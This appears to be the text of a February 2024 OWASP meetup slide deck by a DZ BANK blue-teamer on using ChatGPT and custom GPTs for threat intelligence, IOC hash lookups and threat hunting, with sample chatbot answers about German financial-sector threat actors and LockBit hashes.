ChatGPT as a Cyber Security CoPilot

OWASP FFM #64

28.02.2024, Alexander Steinbrecher

DZ BANK
Die Initiativbank

Disclaimer

- The following examples should be considered as experimental and not ready for a production use
- Examples, which were checked with ChatGPT have been anonymized and cannot be assigned to the original entity/owner
- Attack samples are not related to DZ BANK AG
- Analysis have been conducted with ChatGPT Plus

Who is talking?

- Alexander
- IT since 2003
- Finance since 2010
- Full-time Cyber Security since 2015

- „Cyber Security Specialist“ @ DZ BANK AG
- Blue Teamer
  - DFIR
  - Threat Hunting
  - Threat Intel

Let‘s start

Facts

- Everybody talks about LLMs/GPTs like ChatGPT
- Technology evolves fast

The question


- How can we use GPTs in the field of Cyber Security, specifically Blue Teaming / SecOps?

GenAI, LLMs, GPTs


- **Generative AI**
  - This is a subset of ***AI that focuses on creating new content***
  - It uses machine learning algorithms to generate data that is similar to the data it has been trained on
  - This can include a wide array of content types, like visuals, music, and text
- **(Large) Language Models (LMs)**
  - These are ***algorithms (NNets) trained to understand, generate, or complete text***
  - A language model is trained on a large corpus of text and then can predict the next word in a sequence, complete a sentence, or even generate a whole paragraph
  - GPT is an example of a language model
- **GPT (Generative Pretrained Transformer)**
  - Language Processing AI: GPT is an AI model developed by OpenAI for ***understanding and generating human-like text***
  - Training Method: It uses a two-stage training process involving pre-training on large text datasets and fine-tuning for specific tasks

GenAI, LLMs, GPTs

- **Generative AI**
  - This is a subset of ***AI that focuses on creating new content***
  - It uses machine learning algorithms to generate data that is similar to the data it has been trained on
  - This can include a wide array of content types, like visuals, music, and text
- **(Large) Language Models (LMs)**
  - These are ***algorithms (NNets) trained to understand, generate, or complete text***
  - A language model is trained on a large corpus of text and then can predict the next word in a sequence, complete a sentence, or even generate a whole paragraph
  - GPT is an example of a language model
- **GPT (Generative Pretrained Transformer)**
  - Language Processing AI: GPT is an AI model developed by OpenAI for ***understanding and generating human-like text***
  - Training Method: It uses a two-stage training process involving pre-training on large text datasets and fine-tuning for specific tasks



ChatGPT




You
What is ChatGPT?

ChatGPT
ChatGPT is an advanced artificial intelligence language model developed by OpenAI. It's part of the GPT (Generative Pre-trained Transformer) family, with its iterations including GPT-3 and the latest versions evolving beyond. The model is designed to understand and generate human-like text based on the input it receives. This capability allows ChatGPT to perform a wide range of tasks related to natural language understanding and generation, such as answering questions, composing texts, summarizing information, translating languages, and even engaging in conversation with users.

Core Concepts of ChatGPT:

1. **Generative Pre-trained Transformer (GPT)**:
    - **Generative**: It can generate text.
    - **Pre-trained**: It has been trained on a vast dataset of text from the internet before being fine-tuned for specific tasks.
    - **Transformer**: A type of neural network architecture that's particularly good at handling sequences of data, like sentences.
2. **Training Process**:
   ChatGPT is trained on a diverse range of internet text. The training process involves two main stages:
    - **Pre-training**: The model learns to predict the next word in a sentence by looking at the words that come before it. This stage allows the model to understand language patterns, grammar, and context.
    - **Fine-tuning**: After pre-training, the model can be fine-tuned on specific datasets to perform particular tasks better, such as answeri ↓ uestions or writing in a certain style.




You
What is ChatGPT in one sentence?

ChatGPT
ChatGPT is an advanced artificial intelligence model developed by OpenAI, designed to understand and generate human-like text based on the input it receives.

ChatGPT – Custom GPTs (Agents)

- Extensions for existing ChatGPT using "Plugins", "Agents", or GPTs
- Custom GPT models are better suited to understand and utilize specialized industry-specific knowledge, as well as to provide personalized responses.
- They enable a more precise contextualization of information and offer more control and security by allowing specific adjustments for certain applications or organizations.



By ChatGPT

GPTs created by the ChatGPT team

1 **DALL·E**
Let me turn your imagination into imagery.
By ChatGPT


2 **Data Analyst**
Drop in any files and I can help analyze and visualize your data.
By ChatGPT

3 **Hot Mods**
Let's modify your image into something really wild. Upload an image and let's go!
By ChatGPT

4 **Creative Writing Coach**
I'm eager to read your work and give you feedback to improve your skills.
By ChatGPT

5 **Coloring Book Hero**
Take any idea and turn it into whimsical coloring book pages.
By ChatGPT

6 **Planty**
I'm Planty, your fun and friendly plant care assistant! Ask me how to best take care of your plants.
By ChatGPT



Cybersecurity GPTs

- MagicUnprotect: This GPT allows to interact with the Unprotect DB to retrieve knowledge about malware evasion techniques.
- GP(en)T(ester): A cybersec assistant for pentesting guidance.
- Threat Intel Bot: A specialized GPT for the latest APT threat intelligence.
- Vulnerability Bot: A specialized GPT on vulnerability, secure code, ransomware attacks
- SourceCodeAnalysis: Upload any project's source code (zip format), analyse all, answer any questions to get what you want.
- Web Hacking Wizard: Engagingly clarifies web security topics with interactive questions.
- ChadGPT: Has useful executibles in /mnt/data such as gdb, curl, strace. Make PRs at ChadGPT git.
- CyberGPT: It provides the latest CVE details.
- Cyber Mentor: Cybersecurity mentor teaching from the basics to advanced.
- Cyber Security Career Mentor: Your guide to starting and advancing in cybersecurity careers, offering beginner-friendly, practical advice.


[redacted]

Threat Intelligence with ChatGPT

Threat Intelligence


- *“Threat intelligence is data that is collected, processed, and analyzed to understand a threat actor’s motives, targets, and attack behaviors”*

- Who is your adversary/threat actor, what is their motivation?
- What techniques are they using?
- What to focus on?
- Better decisions (management and security department)



Threat Landscape with custom GPT

Threat Intel Bot



You


What are current cyber security threats in the german financial sector and who are the threat groups?

Threat Intel Bot

Based on a quick search, here's what I discovered.

The current cybersecurity threats in the German financial sector and the associated threat groups are as follows:

1. **Ransomware Threats**: Ransomware remains the greatest threat in the cyber landscape. There has been a noticeable shift in attacks from large, cash-rich companies to smaller and medium-sized organizations, including state institutions and municipalities. These attacks often directly affect citizens by rendering services unavailable or leading to personal data breaches.
2. **Professionalization of Cybercrime**: Cybercrime is becoming more sophisticated with a growing reliance on the division of labor and the development of 'cybercrime-as-a-service'. These developments enable cybercriminals to act more professionally and target their attacks more effectively.
3. **Software Vulnerabilities**: There is an alarming increase in software vulnerabilities, which often serve as gateways for cybercriminals. With an average of almost 70 new vulnerabilities per day, the number of critical vulnerabilities is also increasing, posing significant risks to systems and networks.
4. **Misuse of AI Tools**: Tools like ChatGPT, Bard, and LlaMa are easy to use and deliver high-quality results but can be misused for criminal purposes. This includes creating authentic-looking deepfakes, crafting credible phishing emails, contributing to disinformation campaigns, or even generating malicious code.
5. **DDoS Attacks by Pro-Russian Activists**: The German Federal Office for Information Security (BSI) noted DDoS attacks by pro-Russian activists, primarily seen as propaganda efforts. While these attacks have caused little lasting damage so far, their nature could change in the future.



Regarding specific threat actors targeting the German financial sector, notable groups include:

- **Clop and Lockbit**: These groups have emerged as primary threat actors in the financial services sector. Their preferred method of attack is through email-based techniques like phishing and business email compromise.
- **Other Techniques**: Attack vectors also include exploiting vulnerabilities, gaining access to legitimate credentials, and spreading malware such as ransomware and infostealers.

In the broader context of APT groups targeting various sectors, including finance:

- **BlindEagle**: This group is known for espionage and financial data theft, cycling through various open-source remote access Trojans (RATs) for their attacks.
- **BadRory**: A newly discovered APT group, using spear-phishing emails with Microsoft Office documents to launch multi-level infection schemes.
- **HoneyMyte and GOFFEE**: These groups focus on unique malware components like cookie stealers and backdoor modules, targeting a range of sectors across different regions.
- **Dark Caracal and StrongyPity**: These groups conduct cyber-espionage campaigns targeting a wide array of sectors globally, including finance.
- **MuddyWater**: This group leverages open-source reverse tunneling projects, customizing them to evade detection and maintain a covert presence within targeted systems.
- **Lazarus**: Known for targeting defense and nuclear engineers, this group uses Trojanized apps and sophisticated C2 communication methods.
- **Origami Elephant and ScarCruft**: These groups use sophisticated infection chains and payloads, targeting a variety of sectors including finance.


The trends in APT activities show a diverse range of targets and methods, with a continued focus on cyber-espionage and geo-political motives. The German financial sector, with its significant role in the global economy, remains a prime target for these varied and sophisticated cyber threats.

ChatGPT with Threat Intel Bot provides a good overview of the German financial sector and is comparable to some professional Threat Intel reports

Indicator of Compromise

- IOCs are indicators of artifacts used in attacks
  - e.g. Hash Value of a file

- vanilla ChatGPT: no
- IoC Analyzer (custom GPT): yes!
- RecordedFuture AI (spec. LLM): yes!




is this hash malicious? 0014a45ae52c94430c3e11044f1ea495c7b490600a3d014d365c2d55dc2b79dd 19:33

The hash "**0014a45ae52c94430c3e11044f1ea495c7b490600a3d014d365c2d55dc2b79dd**" is associated with a malware sample. [1] It has been reported as a **malicious file** in the **PolySwarm** report and is linked to the malware families "unknown" and "**LockBit ransomware**." [2] Therefore, the hash is considered malicious. 19:33

Queried for Event type: Cyber Vulnerability and Exploit Involving: 0014a45ae52c94430c3e11044f1ea495c7b490600a3d014d365c2d55dc2b79dd, 0014a45ae52c94430c3e11044f1ea495c7b490600a3d014d365c2d55dc2b79dd Event time: -2y to +2y

Specialized LLM for Threat Intelligence

Recorded Future®




You

is this hash malicious?
0014a45ae52c94430c3e11044f1ea495c7b490600a3d014d365c2d55dc2b79dd

ChatGPT

I'm unable to directly analyze or verify the nature of a specific hash, like the one you provided, in real-time. To determine if a hash is associated with malicious software, it needs to be checked against databases of known malware signatures.



You

Is this hash malicious?
00260c390ffab5734208a7199df0e4229a76261c3f5b7264c4515acb8eb9c2f8

IoC Analyzer

The SHA256 hash `00260c390ffab5734208a7199df0e4229a76261c3f5b7264c4515acb8eb9c2f8` is identified as malicious. It is associated with a variant of the LockBit ransomware, specifically identified as W32/Lockbit.C2F8!tr.ransom by FortiGuard [”]. LockBit is a well-known ransomware strain that has seen a resurgence with improved payloads and changes in infrastructure [”]. An automated malware analysis report from Hatching Triage rated this particular LockBit sample with a high threat score of 10 out of 10 [”], indicating a significant risk level. The sample is also listed in the MalwareBazaar database, further confirming its malicious nature [”].

Unfortunately, I encountered issues accessing both VirusTotal and Hybrid Analysis for further details.

In summary, this hash represents a high-risk ransomware threat and should be treated with utmost caution in cybersecurity contexts.

Threat Hunting

Threat Hunting

- *“Threat hunting is the practice of proactively searching for cyber threats that are lurking undetected in a network.”*

- No standardized definition
- Threat Hunting is an approach to find **proactively** threats in your organization
- Types of Hunting
  - Structured hunting (hypothesis based)
  - Unstructured hunting (data-driven hunting)

- TH Frameworks exists: e.g. TaHITI

Detection Engineering

